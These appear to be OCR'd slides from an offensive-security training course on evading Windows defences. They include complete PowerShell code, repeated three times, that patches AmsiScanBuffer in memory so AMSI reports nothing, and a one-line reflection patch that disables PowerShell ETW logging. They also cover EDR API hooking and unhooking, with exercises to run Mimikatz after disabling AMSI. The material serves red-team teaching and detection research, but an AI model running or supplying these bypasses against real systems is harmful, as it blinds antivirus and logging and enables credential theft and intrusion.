
- We modify the memory permissions to ensure we have access



```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name ‘Kernel32’ -Namespace ‘Win32’ -PassThru
$ASBD = "AmsiS"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

AMSI Bypass 2: Patching AMSI.dll in Memory

- Modifies the return function to all always return a value of RESULT_NOT_DETECTED




```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name ‘Kernel32’ -Namespace ‘Win32’ -PassThru
$ASBD = "AmsiS"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

Exercise 4: AMSI Bypasses

1. Run AMSI bypass 1 and load seatbelt from memory
2. Run AMSI bypass 2 and load seatbelt from memory


Why Does This Work?

- AMSI.dll is loaded into the same security context as the user.
- This means that we have unrestricted access to the memory space of AMSI
- Tells the function to return a clean result prior to actually scanning



AMSITrigger

- AMSITrigger is a tool to identify malicious strings in PowerShell files
- Makes calls using AMSIScanBuffer line by line
- Looks for AMSI_RESULT_DETECTED response code
- https://github.com/RythmStick/AMSITrigger



```
    _    __  __ ____ ___ _____     _
   / \  |  \/  / ___|_ _|_   _| __(_) __ _  __ _  ___ _ __
  / _ \ | |\/| \___ \| |  | || '__| |/ _` |/ _` |/ _ \ '__|
 / ___ \| |  | |___) | |  | || |  | | (_| | (_| |  __/ |
/_/   \_\_|  |_|____/___| |_||_|  |_|\__, |\__, |\___|_|
                                     |___/ |___/      v3


@_RythmStick



Usage:
  -i, --inputfile=VALUE      Filename
  -u, --url=VALUE            URL eg. https://10.1.1.1/Invoke-NinjaCopy.ps1
  -f, --format=VALUE         Output Format:
                               1 - Only show Triggers
                               2 - Show Triggers with line numbers
                               3 - Show Triggers inline with code
                               4 - Show AMSI calls (xmas tree mode)
  -d, --debug                Show debug info
  -m, --maxsiglength=VALUE   maximum signature Length to cater for,
                               default=2048
  -c, --chunksize=VALUE      Chunk size to send to AMSIScanBuffer,
                               default=4096
  -h, -?, --help             Show Help
```

Exercise 5: AMSITrigger


Re-use Launcher.ps1 from Exercise 4

1. Identify any possible lines of code that are being flagged by AMSI.
2. What lines are they?
3. Obfuscate the lines (if possible)
4. What is the purpose of the block of code being flagged?

Event Tracing

Event Tracing for Windows

- Made up of three primary components
  - Controllers – Build and configure tracing sessions
  - Providers – Generates events under there
  - Consumers – Interprets the generated events




Event Tracing for Windows

- Lots of different event providers
- Logs things like process creation and start/stop
  - .NET hunters can see all kinds of indicators from it:
    - Assembly loading activity,
    - Assembly name, function names
    - JIT compiling events
- Various alert levels
  - Key words can automatically elevate alert levels
  - Custom levels can be set by providers as well

ETW Bypass - PowerShell

- As mentioned, a **very effective** way of hunting .NET is through the use of ETW events
- Reflectively modify the PowerShell process to prevent events being published
  - ETW feeds **ALL** of the other logs so this disables everything




```
$LogProvider = [Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider')
$etwProvider = $LogProvider.GetField('etwProvider','NonPublic,Static').GetValue($null)
[System.Diagnostics.Eventing.EventProvider].GetField('m_enabled','NonPublic,Instance').SetValue($etwProvider,0);
```

API (Un)Hooking

API Hooking an Overview

- To provide greater insight into what processes are doing AV/EDR introduced “API Hooking”
- This involves patching exported functions in Windows DLLs to redirect them to an EDR controlled memory space for inspection
  - Ntdll.dll is the most commonly hooked dll
- Allows for the EDR to inspect data in the calls prior to execution
- https://github.com/Mr-Un1k0d3r/EDRs


How do API Calls Actually Work?




The figure shows the principle of EDR user mode API-Hooking on a high level

How Hooking Works

- Sounds complicated, but is a relatively straightforward process
  - Get a handle to the DLL
  - Get the memory address to the function
  - Overwrite memory at the address to jump execution to new function




Sound Familiar?



```
⍰$MethodDefinition = @"

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);

"@;

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -NameSpace 'Win32' -PassThru;
$ABSD = 'AmsiS'+'canBuffer';
$handle = [Win32.Kernel32]::GetModuleHandle('amsi.dll');
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ABSD);
[UInt32]$Size = 0x5;
[UInt32]$ProtectFlag = 0x40;
[UInt32]$OldProtectFlag = 0;
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag);
$buf = [Byte[]]([UInt32]0xB8,[UInt32]0x57, [UInt32]0x00, [Uint32]0x07, [Uint32]0x80, [Uint32]0xC3);

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6);
```

Unhooking

- Unhooking is the same process, repatching the code to execute as expected
- Challenges:
  - The APIs needed for unhooking are often hooked themselves
  - Some EDRs have started re-applying patches periodically
  - Misstep in unhooking can crash the process



```
JMP detour
...
<function code>
ret
<hook code>
....
call trampoline
ret
```

Exercise 7: Mimikatz

1. Disable AMSI
2. Run Invoke-Mimikatz
   - https://github.com/BC-SECURITY/Beginners-Guide-to-Obfuscation/tree/main/Exercise%207
3. Why is Mimikatz being killed?
4. What can we do to prevent it?
5. Any additional malicious flags in the logs?

Questions?

@bcsecurity